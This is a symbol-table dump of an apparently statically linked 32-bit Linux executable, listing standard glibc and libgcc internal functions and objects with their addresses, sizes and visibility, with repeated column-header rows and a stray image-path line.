_Unwind_GetGR			.symtab	0x80ad5d0	101	FUNC	<unknown>	HIDDEN	3
_Unwind_GetIP			.symtab	0x80ad4e0	11	FUNC	<unknown>	HIDDEN	3
_Unwind_GetIPInfo			.symtab	0x80addf0	22	FUNC	<unknown>	HIDDEN	3
_Unwind_GetLanguageSpecificData			.symtab	0x80ad500	11	FUNC	<unknown>	HIDDEN	3
_Unwind_GetRegionStart			.symtab	0x80ad510	11	FUNC	<unknown>	HIDDEN	3
_Unwind_GetTextRelBase			.symtab	0x80ad530	11	FUNC	<unknown>	HIDDEN	3
_Unwind_IteratePhdrCallback			.symtab	0x80b0d70	1309	FUNC	<unknown>	DEFAULT	3
_Unwind_RaiseException			.symtab	0x80af270	407	FUNC	<unknown>	HIDDEN	3
_Unwind_RaiseException_Phase2			.symtab	0x80af1b0	188	FUNC	<unknown>	DEFAULT	3
_Unwind_Resume			.symtab	0x80af620	233	FUNC	<unknown>	HIDDEN	3
_Unwind_Resume_or_Rethrow			.symtab	0x80af520	249	FUNC	<unknown>	HIDDEN	3
_Unwind_SetGR			.symtab	0x80ad560	106	FUNC	<unknown>	HIDDEN	3
_Unwind_SetIP			.symtab	0x80ad4f0	14	FUNC	<unknown>	HIDDEN	3
__CTOR_END__			.symtab	0x80cf124	0	OBJECT	<unknown>	DEFAULT	15
__CTOR_LIST__			.symtab	0x80cf120	0	OBJECT	<unknown>	DEFAULT	15
__DTOR_END__			.symtab	0x80cf130	0	OBJECT	<unknown>	HIDDEN	16
__DTOR_LIST__			.symtab	0x80cf128	0	OBJECT	<unknown>	DEFAULT	16
__EH_FRAME_BEGIN__			.symtab	0x80c7efc	0	OBJECT	<unknown>	DEFAULT	11
__FRAME_END__			.symtab	0x80cdfec	0	OBJECT	<unknown>	DEFAULT	11
__JCR_END__			.symtab	0x80cf134	0	OBJECT	<unknown>	DEFAULT	17
__JCR_LIST__			.symtab	0x80cf134	0	OBJECT	<unknown>	DEFAULT	17

Name	Version Info Name	Version Info File Name	Section Name	Value	Size	Symbol Type	Symbol Bind	Symbol Visibility	Ndx
____strtod_l_internal			.symtab	0x80a5fb0	8404	FUNC	<unknown>	DEFAULT	3
____strtof_l_internal			.symtab	0x80a3d70	7471	FUNC	<unknown>	DEFAULT	3
____strtol_l_internal			.symtab	0x8056ab0	1065	FUNC	<unknown>	DEFAULT	3
____strtold_l_internal			.symtab	0x80a8590	8391	FUNC	<unknown>	DEFAULT	3
____strtoll_l_internal			.symtab	0x8056f10	1511	FUNC	<unknown>	DEFAULT	3
____strtoul_l_internal			.symtab	0x8079050	1026	FUNC	<unknown>	DEFAULT	3
____strtoull_l_internal			.symtab	0x80a31f0	1474	FUNC	<unknown>	DEFAULT	3
___asprintf			.symtab	0x80aa850	36	FUNC	<unknown>	DEFAULT	3
___brk_addr			.symtab	0x80d5a80	4	OBJECT	<unknown>	DEFAULT	22
___fxstat64			.symtab	0x8068d20	54	FUNC	<unknown>	DEFAULT	3
___newselect_nocancel			.symtab	0x806917a	45	FUNC	<unknown>	DEFAULT	3
___printf_fp			.symtab	0x807f620	9363	FUNC	<unknown>	DEFAULT	3
___vfprintf_chk			.symtab	0x806ba40	234	FUNC	<unknown>	DEFAULT	3
___vfscanf			.symtab	0x809e4d0	41	FUNC	<unknown>	DEFAULT	3
___xstat64			.symtab	0x8068ce0	54	FUNC	<unknown>	DEFAULT	3
__access			.symtab	0x808b590	31	FUNC	<unknown>	DEFAULT	3
__add_to_environ			.symtab	0x8055aa0	867	FUNC	<unknown>	DEFAULT	3
__after_morecore_hook			.symtab	0x80d4b48	4	OBJECT	<unknown>	DEFAULT	22
__alloc_dir			.symtab	0x80671b0	227	FUNC	<unknown>	DEFAULT	3
__argz_add_sep			.symtab	0x80863f0	150	FUNC	<unknown>	DEFAULT	3
__argz_count			.symtab	0x80862b0	53	FUNC	<unknown>	DEFAULT	3
__argz_create_sep			.symtab	0x80862f0	175	FUNC	<unknown>	DEFAULT	3
__argz_stringify			.symtab	0x80863a0	76	FUNC	<unknown>	DEFAULT	3
__asprintf			.symtab	0x80aa850	36	FUNC	<unknown>	DEFAULT	3
__atomic_writev_replacement			.symtab	0x808b820	345	FUNC	<unknown>	DEFAULT	3
__backtrace			.symtab	0x806b700	211	FUNC	<unknown>	DEFAULT	3
__backtrace_symbols_fd			.symtab	0x806b860	465	FUNC	<unknown>	DEFAULT	3
__brk			.symtab	0x808b7e0	56	FUNC	<unknown>	DEFAULT	3
__bsd_signal			.symtab	0x8055400	201	FUNC	<unknown>	DEFAULT	3
__bss_start			.symtab	0x80cfcc0	0	NOTYPE	<unknown>	DEFAULT	SHN_ABS
__calloc			.symtab	0x80639e0	842	FUNC	<unknown>	DEFAULT	3
__cfree			.symtab	0x8065320	410	FUNC	<unknown>	DEFAULT	3
__chdir			.symtab	0x808b5d0	27	FUNC	<unknown>	DEFAULT	3
__clearenv			.symtab	0x8055940	112	FUNC	<unknown>	DEFAULT	3
__clone			.symtab	0x806acb0	119	FUNC	<unknown>	DEFAULT	3
__close			.symtab	0x8053ad0	80	FUNC	<unknown>	DEFAULT	3
__close_nocancel			.symtab	0x8053ada	27	FUNC	<unknown>	DEFAULT	3
__closedir			.symtab	0x8067380	67	FUNC	<unknown>	DEFAULT	3
__connect			.symtab	0x8053c30	87	FUNC	<unknown>	DEFAULT	3
__connect_internal			.symtab	0x8053c30	87	FUNC	<unknown>	DEFAULT	3
__correctly_grouped_prefixmb			.symtab	0x8057b20	589	FUNC	<unknown>	DEFAULT	3
__ctype_b_loc			.symtab	0x8055260	50	FUNC	<unknown>	DEFAULT	3
__ctype_tolower_loc			.symtab	0x80551e0	50	FUNC	<unknown>	DEFAULT	3
__ctype_toupper_loc			.symtab	0x8055220	50	FUNC	<unknown>	DEFAULT	3
__curbrk			.symtab	0x80d5a80	4	OBJECT	<unknown>	DEFAULT	22
__current_locale_name			.symtab	0x80a3150	27	FUNC	<unknown>	DEFAULT	3
__cxa_atexit			.symtab	0x8056120	311	FUNC	<unknown>	DEFAULT	3
__data_start			.symtab	0x80cf180	0	NOTYPE	<unknown>	DEFAULT	21
__daylight			.symtab	0x80d59e0	4	OBJECT	<unknown>	DEFAULT	22
__dcgettext			.symtab	0x8095040	57	FUNC	<unknown>	DEFAULT	3
__dcigettext			.symtab	0x8095cc0	1962	FUNC	<unknown>	DEFAULT	3
__deallocate_stack			.symtab	0x8051320	325	FUNC	<unknown>	DEFAULT	3
__default_morecore			.symtab	0x8065ea0	34	FUNC	<unknown>	DEFAULT	3
__default_stacksize			.symtab	0x80cf50c	4	OBJECT	<unknown>	DEFAULT	21
__deregister_frame			.symtab	0x80b0890	49	FUNC	<unknown>	HIDDEN	3
__deregister_frame_info			.symtab	0x80b0870	19	FUNC	<unknown>	HIDDEN	3
__deregister_frame_info_bases			.symtab	0x80b0780	233	FUNC	<unknown>	HIDDEN	3
__dl_iterate_phdr			.symtab	0x80b16e0	239	FUNC	<unknown>	DEFAULT	3
__dladdr			.symtab	0x809eb20	31	FUNC	<unknown>	DEFAULT	3
__dladdr1			.symtab	0x809eb40	86	FUNC	<unknown>	DEFAULT	3
__dlclose			.symtab	0x80aaaf0	25	FUNC	<unknown>	DEFAULT	3
__dlerror			.symtab	0x809e6a0	535	FUNC	<unknown>	DEFAULT	3
__dlinfo			.symtab	0x809eba0	52	FUNC	<unknown>	DEFAULT	3

Name	Version Info Name	Version Info File Name	Section Name	Value	Size	Symbol Type	Symbol Bind	Symbol Visibility	Ndx
__dlmopen			.symtab	0x809eca0	78	FUNC	<unknown>	DEFAULT	3
__dlopen			.symtab	0x80aa9f0	72	FUNC	<unknown>	DEFAULT	3
__dlsym			.symtab	0x80aab20	96	FUNC	<unknown>	DEFAULT	3
__dlvsym			.symtab	0x80aaba0	102	FUNC	<unknown>	DEFAULT	3
__do_global_ctors_aux			.symtab	0x80b18c0	0	FUNC	<unknown>	DEFAULT	3
__do_global_dtors_aux			.symtab	0x8048160	0	FUNC	<unknown>	DEFAULT	3
__dprintf			.symtab	0x8083360	36	FUNC	<unknown>	DEFAULT	3
__dso_handle			.symtab	0x80b2b08	0	OBJECT	<unknown>	HIDDEN	7
__dup2			.symtab	0x808b5b0	31	FUNC	<unknown>	DEFAULT	3
__elf_set___libc_atexit_element__IO_cleanup__			.symtab	0x80c7ef0	4	OBJECT	<unknown>	DEFAULT	9
__elf_set___libc_subfreeres_element_buffer_free__			.symtab	0x80c7ec4	4	OBJECT	<unknown>	DEFAULT	8
__elf_set___libc_subfreeres_element_free_mem__			.symtab	0x80c7ec0	4	OBJECT	<unknown>	DEFAULT	8
__elf_set___libc_subfreeres_element_free_mem__			.symtab	0x80c7ec8	4	OBJECT	<unknown>	DEFAULT	8
__elf_set___libc_subfreeres_element_free_mem__			.symtab	0x80c7ecc	4	OBJECT	<unknown>	DEFAULT	8
__elf_set___libc_subfreeres_element_free_mem__			.symtab	0x80c7ed0	4	OBJECT	<unknown>	DEFAULT	8
__elf_set___libc_subfreeres_element_free_mem__			.symtab	0x80c7ed4	4	OBJECT	<unknown>	DEFAULT	8
__elf_set___libc_subfreeres_element_free_mem__			.symtab	0x80c7ed8	4	OBJECT	<unknown>	DEFAULT	8
__elf_set___libc_subfreeres_element_free_mem__			.symtab	0x80c7edc	4	OBJECT	<unknown>	DEFAULT	8
__elf_set___libc_subfreeres_element_free_mem__			.symtab	0x80c7ee4	4	OBJECT	<unknown>	DEFAULT	8
__elf_set___libc_subfreeres_element_free_mem__			.symtab	0x80c7ee8	4	OBJECT	<unknown>	DEFAULT	8
__elf_set___libc_subfreeres_element_free_mem__			.symtab	0x80c7eec	4	OBJECT	<unknown>	DEFAULT	8
__elf_set___libc_subfreeres_element_res_thread_freeres__			.symtab	0x80c7ee0	4	OBJECT	<unknown>	DEFAULT	8
__elf_set___libc_thread_subfreeres_element_arena_thread_freeres__			.symtab	0x80c7ef4	4	OBJECT	<unknown>	DEFAULT	10
__elf_set___libc_thread_subfreeres_element_res_thread_freeres__			.symtab	0x80c7ef8	4	OBJECT	<unknown>	DEFAULT	10
__environ			.symtab	0x80d5034	4	OBJECT	<unknown>	DEFAULT	22
__errno_location			.symtab	0x8054290	17	FUNC	<unknown>	DEFAULT	3
__execve			.symtab	0x8067a40	57	FUNC	<unknown>	DEFAULT	3
__exit_funcs			.symtab	0x80cf514	4	OBJECT	<unknown>	DEFAULT	21
__exit_thread			.symtab	0x8068c00	26	FUNC	<unknown>	DEFAULT	3
__fcloseall			.symtab	0x8059ac0	9	FUNC	<unknown>	DEFAULT	3
__fcntl			.symtab	0x8053b70	177	FUNC	<unknown>	DEFAULT	3
__fcntl_nocancel			.symtab	0x8053b20	69	FUNC	<unknown>	DEFAULT	3
__find_in_stack_list			.symtab	0x80508f0	131	FUNC	<unknown>	DEFAULT	3
__find_specmb			.symtab	0x8083400	117	FUNC	<unknown>	DEFAULT	3
__fini_array_end			.symtab	0x80cf120	0	NOTYPE	<unknown>	HIDDEN	14
__fini_array_start			.symtab	0x80cf120	0	NOTYPE	<unknown>	HIDDEN	14
__fopen_internal			.symtab	0x80581c0	218	FUNC	<unknown>	DEFAULT	3
__fopen_maybe_mmap			.symtab	0x8058180	63	FUNC	<unknown>	DEFAULT	3
__fork			.symtab	0x8054280	9	FUNC	<unknown>	DEFAULT	3
__fork_generation			.symtab	0x80d617c	4	OBJECT	<unknown>	DEFAULT	22
__fork_generation_pointer			.symtab	0x80d6248	4	OBJECT	<unknown>	DEFAULT	22
__fork_handlers			.symtab	0x80d624c	4	OBJECT	<unknown>	DEFAULT	22
__fork_lock			.symtab	0x80d50e0	4	OBJECT	<unknown>	DEFAULT	22
__fprintf			.symtab	0x8083330	36	FUNC	<unknown>	DEFAULT	3
__fpu_control			.symtab	0x80cfc58	2	OBJECT	<unknown>	DEFAULT	21
__frame_state_for			.symtab	0x80ae290	298	FUNC	<unknown>	HIDDEN	3
__free			.symtab	0x8065320	410	FUNC	<unknown>	DEFAULT	3
__free_hook			.symtab	0x80d4b44	4	OBJECT	<unknown>	DEFAULT	22
__free_stack_cache			.symtab	0x8050aa0	157	FUNC	<unknown>	DEFAULT	3
__free_tcb			.symtab	0x8051470	70	FUNC	<unknown>	DEFAULT	3
__fsetlocking			.symtab	0x8085ce0	56	FUNC	<unknown>	DEFAULT	3
__funlockfile			.symtab	0x80833c0	47	FUNC	<unknown>	DEFAULT	3

Name	Version Info Name	Version Info File Name	Section Name	Value	Size	Symbol Type	Symbol Bind	Symbol Visibility	Ndx
__fxstat64			.symtab	0x8068d20	54	FUNC	<unknown>	DEFAULT	3
__gcc_personality_v0			.symtab	0x80b14b0	538	FUNC	<unknown>	HIDDEN	3
__gconv			.symtab	0x80a2fe0	354	FUNC	<unknown>	DEFAULT	3
__gconv_alias_compare			.symtab	0x806cca0	25	FUNC	<unknown>	DEFAULT	3
__gconv_alias_db			.symtab	0x80d6318	4	OBJECT	<unknown>	DEFAULT	22
__gconv_btwoc_ascii			.symtab	0x806e830	17	FUNC	<unknown>	DEFAULT	3
__gconv_close			.symtab	0x8094890	145	FUNC	<unknown>	DEFAULT	3
__gconv_close_transform			.symtab	0x806ce00	181	FUNC	<unknown>	DEFAULT	3
__gconv_compare_alias			.symtab	0x806cd20	219	FUNC	<unknown>	DEFAULT	3
__gconv_compare_alias_cache			.symtab	0x80731e0	413	FUNC	<unknown>	DEFAULT	3
__gconv_find_shlib			.symtab	0x8073900	397	FUNC	<unknown>	DEFAULT	3
__gconv_find_transform			.symtab	0x806d7b0	564	FUNC	<unknown>	DEFAULT	3
__gconv_get_alias_db			.symtab	0x806cc40	10	FUNC	<unknown>	DEFAULT	3
__gconv_get_builtin_trans			.symtab	0x806e660	450	FUNC	<unknown>	DEFAULT	3
__gconv_get_cache			.symtab	0x8072ee0	10	FUNC	<unknown>	DEFAULT	3
__gconv_get_modules_db			.symtab	0x806cc30	10	FUNC	<unknown>	DEFAULT	3
__gconv_get_path			.symtab	0x806df30	730	FUNC	<unknown>	DEFAULT	3
__gconv_load_cache			.symtab	0x8073000	479	FUNC	<unknown>	DEFAULT	3
__gconv_lock			.symtab	0x80d6314	4	OBJECT	<unknown>	DEFAULT	22
__gconv_lookup_cache			.symtab	0x8073380	1216	FUNC	<unknown>	DEFAULT	3
__gconv_max_path_elem_len			.symtab	0x80d6320	4	OBJECT	<unknown>	DEFAULT	22
__gconv_modules_db			.symtab	0x80d6310	4	OBJECT	<unknown>	DEFAULT	22
__gconv_open			.symtab	0x80a28e0	1786	FUNC	<unknown>	DEFAULT	3
__gconv_path_elem			.symtab	0x80d6324	4	OBJECT	<unknown>	DEFAULT	22
__gconv_path_envvar			.symtab	0x80d631c	4	OBJECT	<unknown>	DEFAULT	22
__gconv_read_conf			.symtab	0x806e210	1061	FUNC	<unknown>	DEFAULT	3
__gconv_release_cache			.symtab	0x8072ef0	26	FUNC	<unknown>	DEFAULT	3
__gconv_release_shlib			.symtab	0x80738b0	34	FUNC	<unknown>	DEFAULT	3
__gconv_release_step			.symtab	0x806ccc0	85	FUNC	<unknown>	DEFAULT	3
__gconv_transform_ascii_internal			.symtab	0x806fa60	891	FUNC	<unknown>	DEFAULT	3
__gconv_transform_internal_ascii			.symtab	0x806f430	1573	FUNC	<unknown>	DEFAULT	3
__gconv_transform_internal_ucs2			.symtab	0x806e850	1688	FUNC	<unknown>	DEFAULT	3
__gconv_transform_internal_ucs2reverse			.symtab	0x8070240	1693	FUNC	<unknown>	DEFAULT	3
__gconv_transform_internal_ucs4			.symtab	0x80712d0	895	FUNC	<unknown>	DEFAULT	3
__gconv_transform_internal_ucs4le			.symtab	0x8071650	879	FUNC	<unknown>	DEFAULT	3
__gconv_transform_internal_utf8			.symtab	0x8072680	2138	FUNC	<unknown>	DEFAULT	3
__gconv_transform_ucs2_internal			.symtab	0x806eef0	1343	FUNC	<unknown>	DEFAULT	3
__gconv_transform_ucs2reverse_internal			.symtab	0x80708e0	1374	FUNC	<unknown>	DEFAULT	3
__gconv_transform_ucs4_internal			.symtab	0x8070e40	1164	FUNC	<unknown>	DEFAULT	3
__gconv_transform_ucs4le_internal			.symtab	0x806fde0	1111	FUNC	<unknown>	DEFAULT	3
__gconv_transform_utf8_internal			.symtab	0x80719c0	3253	FUNC	<unknown>	DEFAULT	3
__gconv_translit_find			.symtab	0x8094a20	610	FUNC	<unknown>	DEFAULT	3
__gconv_transliterate			.symtab	0x8094cb0	873	FUNC	<unknown>	DEFAULT	3
__get_avphys_pages			.symtab	0x806a8a0	14	FUNC	<unknown>	DEFAULT	3
__get_nprocs			.symtab	0x806aaf0	323	FUNC	<unknown>	DEFAULT	3
__get_nprocs_conf			.symtab	0x806aaf0	323	FUNC	<unknown>	DEFAULT	3
__get_phys_pages			.symtab	0x806a8b0	14	FUNC	<unknown>	DEFAULT	3
__getclktck			.symtab	0x806ac40	20	FUNC	<unknown>	DEFAULT	3
__getcwd			.symtab	0x808b5f0	234	FUNC	<unknown>	DEFAULT	3
__getdelim			.symtab	0x8083eb0	624	FUNC	<unknown>	DEFAULT	3
__getdents			.symtab	0x80674a0	159	FUNC	<unknown>	DEFAULT	3
__getdtablesize			.symtab	0x8069140	41	FUNC	<unknown>	DEFAULT	3
__getegid			.symtab	0x808b560	12	FUNC	<unknown>	DEFAULT	3
__geteuid			.symtab	0x808b540	12	FUNC	<unknown>	DEFAULT	3
__getgid			.symtab	0x808b550	12	FUNC	<unknown>	DEFAULT	3
__gethostname			.symtab	0x809fcc0	140	FUNC	<unknown>	DEFAULT	3
__getpagesize			.symtab	0x8069120	23	FUNC	<unknown>	DEFAULT	3
__getpid			.symtab	0x8067ea0	49	FUNC	<unknown>	DEFAULT	3
__getrlimit			.symtab	0x8069030	54	FUNC	<unknown>	DEFAULT	3
__getsockname			.symtab	0x806ae00	30	FUNC	<unknown>	DEFAULT	3
__getsockopt			.symtab	0x806ae20	30	FUNC	<unknown>	DEFAULT	3
__gettext_extract_plural			.symtab	0x8078660	266	FUNC	<unknown>	DEFAULT	3

Name	Version Info Name	Version Info File Name	Section Name	Value	Size	Symbol Type	Symbol Bind	Symbol Visibility	Ndx
__gettext_free_exp			.symtab	0x8077ad0	523	FUNC	<unknown>	DEFAULT	3
__gettext_germanic_plural			.symtab	0x80c2248	20	OBJECT	<unknown>	DEFAULT	7
__gettextparse			.symtab	0x8077dd0	2186	FUNC	<unknown>	DEFAULT	3
__gettimeofday			.symtab	0x8067190	31	FUNC	<unknown>	DEFAULT	3
__gettimeofday_internal			.symtab	0x8067190	31	FUNC	<unknown>	DEFAULT	3
__getuid			.symtab	0x808b530	12	FUNC	<unknown>	DEFAULT	3
__gmon_start__			.symtab	0x0	0	NOTYPE	<unknown>	DEFAULT	SHN_UNDEF
__guess_grouping			.symtab	0x807f2a0	76	FUNC	<unknown>	DEFAULT	3
__hash_string			.symtab	0x8078770	59	FUNC	<unknown>	DEFAULT	3
__i686.get_pc_thunk.bx			.symtab	0x80af81d	0	FUNC	<unknown>	HIDDEN	3
__i686.get_pc_thunk.cx			.symtab	0x80af819	0	FUNC	<unknown>	HIDDEN	3
__inet_aton			.symtab	0x806b260	343	FUNC	<unknown>	DEFAULT	3
__init_array_end			.symtab	0x80cf120	0	NOTYPE	<unknown>	HIDDEN	14
__init_array_start			.symtab	0x80cf120	0	NOTYPE	<unknown>	HIDDEN	14
__init_misc			.symtab	0x806ac60	78	FUNC	<unknown>	DEFAULT	3
__init_sched_fifo_prio			.symtab	0x8053f80	42	FUNC	<unknown>	DEFAULT	3
__initstate			.symtab	0x8056370	112	FUNC	<unknown>	DEFAULT	3
__initstate_r			.symtab	0x8056780	545	FUNC	<unknown>	DEFAULT	3
__ioctl			.symtab	0x80690f0	33	FUNC	<unknown>	DEFAULT	3
__is_smp			.symtab	0x80d6190	4	OBJECT	<unknown>	DEFAULT	22
__isatty			.symtab	0x808b6e0	34	FUNC	<unknown>	DEFAULT	3
__isinf			.symtab	0x80964d0	64	FUNC	<unknown>	DEFAULT	3
__isinfl			.symtab	0x8096540	85	FUNC	<unknown>	DEFAULT	3
__isnan			.symtab	0x8096510	39	FUNC	<unknown>	DEFAULT	3
__isnanl			.symtab	0x80965a0	69	FUNC	<unknown>	DEFAULT	3
__kill			.symtab	0x8055560	31	FUNC	<unknown>	DEFAULT	3
__lchown			.symtab	0x8068d80	57	FUNC	<unknown>	DEFAULT	3
__libc_alloca_cutoff			.symtab	0x806b010	66	FUNC	<unknown>	DEFAULT	3
__libc_argc			.symtab	0x80d6308	4	OBJECT	<unknown>	DEFAULT	22
__libc_argv			.symtab	0x80d630c	4	OBJECT	<unknown>	DEFAULT	22
__libc_calloc			.symtab	0x80639e0	842	FUNC	<unknown>	DEFAULT	3
__libc_check_standard_fds			.symtab	0x8054cd0	459	FUNC	<unknown>	DEFAULT	3
__libc_cleanup_routine			.symtab	0x806b060	27	FUNC	<unknown>	DEFAULT	3
__libc_close			.symtab	0x8053ad0	80	FUNC	<unknown>	DEFAULT	3
__libc_connect			.symtab	0x8053c30	87	FUNC	<unknown>	DEFAULT	3
__libc_csu_fini			.symtab	0x8055120	57	FUNC	<unknown>	DEFAULT	3
__libc_csu_init			.symtab	0x8055160	127	FUNC	<unknown>	DEFAULT	3
__libc_disable_asynccancel			.symtab	0x806b080	50	FUNC	<unknown>	DEFAULT	3
__libc_dlclose			.symtab	0x80945c0	87	FUNC	<unknown>	DEFAULT	3
__libc_dlopen_mode			.symtab	0x8094700	226	FUNC	<unknown>	DEFAULT	3
__libc_dlsym			.symtab	0x8094620	108	FUNC	<unknown>	DEFAULT	3
__libc_dlsym_private			.symtab	0x8094690	108	FUNC	<unknown>	DEFAULT	3
__libc_enable_asynccancel			.symtab	0x806b0c0	98	FUNC	<unknown>	DEFAULT	3
__libc_enable_secure			.symtab	0x80cf140	4	OBJECT	<unknown>	DEFAULT	18
__libc_enable_secure_decided			.symtab	0x80d6304	4	OBJECT	<unknown>	DEFAULT	22
__libc_errno			.symtab	0x14	4	TLS	<unknown>	DEFAULT	14
__libc_fatal			.symtab	0x8059d90	42	FUNC	<unknown>	DEFAULT	3
__libc_fcntl			.symtab	0x8053b70	177	FUNC	<unknown>	DEFAULT	3
__libc_fork			.symtab	0x8067810	535	FUNC	<unknown>	DEFAULT	3
__libc_free			.symtab	0x8065320	410	FUNC	<unknown>	DEFAULT	3
__libc_init_first			.symtab	0x806cba0	133	FUNC	<unknown>	DEFAULT	3
__libc_init_secure			.symtab	0x806cb40	66	FUNC	<unknown>	DEFAULT	3
__libc_longjmp			.symtab	0x8055350	84	FUNC	<unknown>	DEFAULT	3
__libc_lseek			.symtab	0x8053d50	33	FUNC	<unknown>	DEFAULT	3
__libc_lseek64			.symtab	0x806ad50	117	FUNC	<unknown>	DEFAULT	3
__libc_mallinfo			.symtab	0x8060a60	353	FUNC	<unknown>	DEFAULT	3
__libc_malloc			.symtab	0x8063d30	442	FUNC	<unknown>	DEFAULT	3
__libc_malloc_initialized			.symtab	0x80cf9f8	4	OBJECT	<unknown>	DEFAULT	21
__libc_mallopt			.symtab	0x8061150	356	FUNC	<unknown>	DEFAULT	3
__libc_memalign			.symtab	0x8063ef0	467	FUNC	<unknown>	DEFAULT	3
__libc_message			.symtab	0x8059ad0	691	FUNC	<unknown>	DEFAULT	3
__libc_multiple_libcs			.symtab	0x80cfa4c	4	OBJECT	<unknown>	DEFAULT	21
__libc_nanosleep			.symtab	0x80677b0	87	FUNC	<unknown>	DEFAULT	3

Name	Version Info Name	Version Info File Name	Section Name	Value	Size	Symbol Type	Symbol Bind	Symbol Visibility	Ndx
__libc_open			.symtab	0x8053d80	91	FUNC	<unknown>	DEFAULT	3
__libc_pause			.symtab	0x8053de0	64	FUNC	<unknown>	DEFAULT	3
__libc_pthread_init			.symtab	0x806b230	45	FUNC	<unknown>	DEFAULT	3
__libc_pvalloc			.symtab	0x80630c0	469	FUNC	<unknown>	DEFAULT	3
__libc_read			.symtab	0x8053a70	91	FUNC	<unknown>	DEFAULT	3
__libc_realloc			.symtab	0x80654c0	1085	FUNC	<unknown>	DEFAULT	3
__libc_recvfrom			.symtab	0x8053c90	87	FUNC	<unknown>	DEFAULT	3
__libc_register_dl_open_hook			.symtab	0x80947f0	125	FUNC	<unknown>	DEFAULT	3
__libc_register_dlfcn_hook			.symtab	0x809e5b0	37	FUNC	<unknown>	DEFAULT	3
__libc_resp			.symtab	0x0	4	TLS	<unknown>	DEFAULT	13
__libc_select			.symtab	0x8069170	115	FUNC	<unknown>	DEFAULT	3
__libc_send			.symtab	0x806ae40	87	FUNC	<unknown>	DEFAULT	3
__libc_sendto			.symtab	0x8053cf0	87	FUNC	<unknown>	DEFAULT	3
__libc_setlocale_lock			.symtab	0x80d58a0	32	OBJECT	<unknown>	DEFAULT	22
__libc_setup_tls			.symtab	0x8054f00	505	FUNC	<unknown>	DEFAULT	3
__libc_sigaction			.symtab	0x8054730	298	FUNC	<unknown>	DEFAULT	3
__libc_siglongjmp			.symtab	0x8055350	84	FUNC	<unknown>	DEFAULT	3
__libc_stack_end			.symtab	0x80cf13c	4	OBJECT	<unknown>	DEFAULT	18
__libc_start_main			.symtab	0x80549b0	763	FUNC	<unknown>	DEFAULT	3
__libc_system			.symtab	0x8057a30	104	FUNC	<unknown>	DEFAULT	3
__libc_thread_freeres			.symtab	0x80b2980	33	FUNC	<unknown>	DEFAULT	5
__libc_tsd_CTYPE_B			.symtab	0x18	4	TLS	<unknown>	DEFAULT	14
__libc_tsd_CTYPE_TOLOWER			.symtab	0x20	4	TLS	<unknown>	DEFAULT	14
__libc_tsd_CTYPE_TOUPPER			.symtab	0x1c	4	TLS	<unknown>	DEFAULT	14
__libc_tsd_LOCALE			.symtab	0x8	4	TLS	<unknown>	DEFAULT	13
__libc_tsd_MALLOC			.symtab	0x24	4	TLS	<unknown>	DEFAULT	14
__libc_valloc			.symtab	0x80632a0	467	FUNC	<unknown>	DEFAULT	3
__libc_waitpid			.symtab	0x8053e20	91	FUNC	<unknown>	DEFAULT	3
__libc_write			.symtab	0x8053a10	91	FUNC	<unknown>	DEFAULT	3
__libc_writev			.symtab	0x808b980	270	FUNC	<unknown>	DEFAULT	3
__libio_codecvt			.symtab	0x80c2e00	120	OBJECT	<unknown>	DEFAULT	7
__libio_translit			.symtab	0x80c2e78	20	OBJECT	<unknown>	DEFAULT	7
__lll_lock_wait			.symtab	0x8053730	48	FUNC	<unknown>	HIDDEN	3
__lll_lock_wait_private			.symtab	0x8053700	42	FUNC	<unknown>	HIDDEN	3
__lll_robust_lock_wait			.symtab	0x80538e0	81	FUNC	<unknown>	HIDDEN	3
__lll_robust_timedlock_wait			.symtab	0x8053940	201	FUNC	<unknown>	HIDDEN	3
__lll_timedlock_wait			.symtab	0x8053760	173	FUNC	<unknown>	HIDDEN	3
__lll_timedwait_tid			.symtab	0x8053870	112	FUNC	<unknown>	HIDDEN	3
__lll_unlock_wake			.symtab	0x8053840	43	FUNC	<unknown>	HIDDEN	3
__lll_unlock_wake_private			.symtab	0x8053810	37	FUNC	<unknown>	HIDDEN	3
__llseek			.symtab	0x806ad50	117	FUNC	<unknown>	DEFAULT	3
__localtime_r			.symtab	0x8086e00	34	FUNC	<unknown>	DEFAULT	3
__longjmp			.symtab	0x80553b0	43	FUNC	<unknown>	DEFAULT	3
__lseek			.symtab	0x8053d50	33	FUNC	<unknown>	DEFAULT	3
__lseek64			.symtab	0x806ad50	117	FUNC	<unknown>	DEFAULT	3
__make_stacks_executable			.symtab	0x8051210	257	FUNC	<unknown>	DEFAULT	3
__mallinfo			.symtab	0x8060a60	353	FUNC	<unknown>	DEFAULT	3
__malloc			.symtab	0x8063d30	442	FUNC	<unknown>	DEFAULT	3
__malloc_check_init			.symtab	0x8060000	121	FUNC	<unknown>	DEFAULT	3
__malloc_get_state			.symtab	0x8064180	428	FUNC	<unknown>	DEFAULT	3
__malloc_hook			.symtab	0x80cf9ec	4	OBJECT	<unknown>	DEFAULT	21
__malloc_initialize_hook			.symtab	0x80d4b40	4	OBJECT	<unknown>	DEFAULT	22
__malloc_set_state			.symtab	0x8060dc0	905	FUNC	<unknown>	DEFAULT	3
__malloc_stats			.symtab	0x8060840	529	FUNC	<unknown>	DEFAULT	3
__malloc_trim			.symtab	0x8060bd0	493	FUNC	<unknown>	DEFAULT	3
__malloc_usable_size			.symtab	0x805f010	52	FUNC	<unknown>	DEFAULT	3
__mallopt			.symtab	0x8061150	356	FUNC	<unknown>	DEFAULT	3
__mbrlen			.symtab	0x8086500	55	FUNC	<unknown>	DEFAULT	3
__mbrtowc			.symtab	0x8086540	407	FUNC	<unknown>	DEFAULT	3
__mbsnrtowcs			.symtab	0x8086ae0	594	FUNC	<unknown>	DEFAULT	3
__memalign			.symtab	0x8063ef0	467	FUNC	<unknown>	DEFAULT	3
__memalign_hook			.symtab	0x80cf9f4	4	OBJECT	<unknown>	DEFAULT	21
__memchr			.symtab	0x8066760	411	FUNC	<unknown>	DEFAULT	3


Name	Version Info Name	Version Info File Name	Section Name	Value	Size	Symbol Type	Symbol Bind	Symbol Visibility	Ndx
